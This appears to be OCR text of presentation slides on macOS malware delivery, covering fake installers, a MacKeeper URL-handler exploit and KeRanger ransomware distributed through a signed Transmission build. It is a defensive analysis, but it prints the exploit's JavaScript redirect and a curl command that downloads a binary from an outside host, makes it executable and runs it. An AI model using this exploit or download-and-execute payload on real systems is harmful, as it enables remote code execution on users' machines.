
fake installers



Montageobox 1.2 by Montageobox

browser extension(s)





FirstRow desktop App - Watch live sports for free

Free, Live sports, Install
Firstrow live sports and watch the game in 1 minute

2,654,700 Downloads

Your download is ready,
click here to start your download

Absolutely 100% free live sports!


Download if you like to watch live Football, American football, Basketball, Rugby, Ice hockey, Baseball, Boxing wwc + ufc, Tennis, Motosport and other live and free sports. 3:13:38 PM EST

Privacy Policy | Terms and Conditions | Uninstall | Contact Us

bundled with apps

OS X/Backdoor(?)

bot/backdoor that exploits MacKeeper



> "[a] *flaw in MacKeeper's URL handler implementation allows arbitrary remote code execution when a user visits a specially crafted webpage*" -bae systems

exploit & payload

```
<script>
 window.location.href =
 'com-zeobit-command:///i/ZBAppController/performActionWithHelperTask:
  arguments:/<BASE_64_ENCODED_STUB>';
 ...
```

```
curl -A 'Safari' -o /Users/Shared/dufh
http://<redacted>/123/test/qapucin/bieber/210410/cormac.mcr;
chmod 755 /Users/Shared/dufh;
cd /Users/Shared;
./dufh
```

launch agent

survey

shell


download

execute

OS X/KeRanger

FIRST (IN-THE-WILD, FUNCTIONAL) OS X RANSOMWARE

official app website; distributing!



https://www.transmissionbt.com

TRANSMISSION

A Fast, Easy, and Free BitTorrent Client

MAIN ABOUT DOWNLOAD DEVELOPMENT ADD-ONS CONTENT SUPPORT


Transmission 2.90

Download Now
Release Notes
Previous Releases

Feature Spotlight:


- Uses fewer resources than other clients
- Native Mac, GTK+ and Qt GUI clients
- Daemon ideal for servers, embedded systems, and headless use
- All these can be remote controlled by Web and Terminal clients
- Local Peer Discovery
- Full encryption, DHT, µTP, PEX and Magnet Link support

Learn More...



```
Transmission is validly signed (3rd-party)

Transmission.app
/Users/patrickw/Malware/OSX/KeRanger/Transmission.app

item type: application

sign auth: › Developer ID Application: POLISAN BOYA SANAYI VE TICARET ANONIM SIRKETI (Z7276PX673)
           › Developer ID Certification Authority
           › Apple Root CA
```

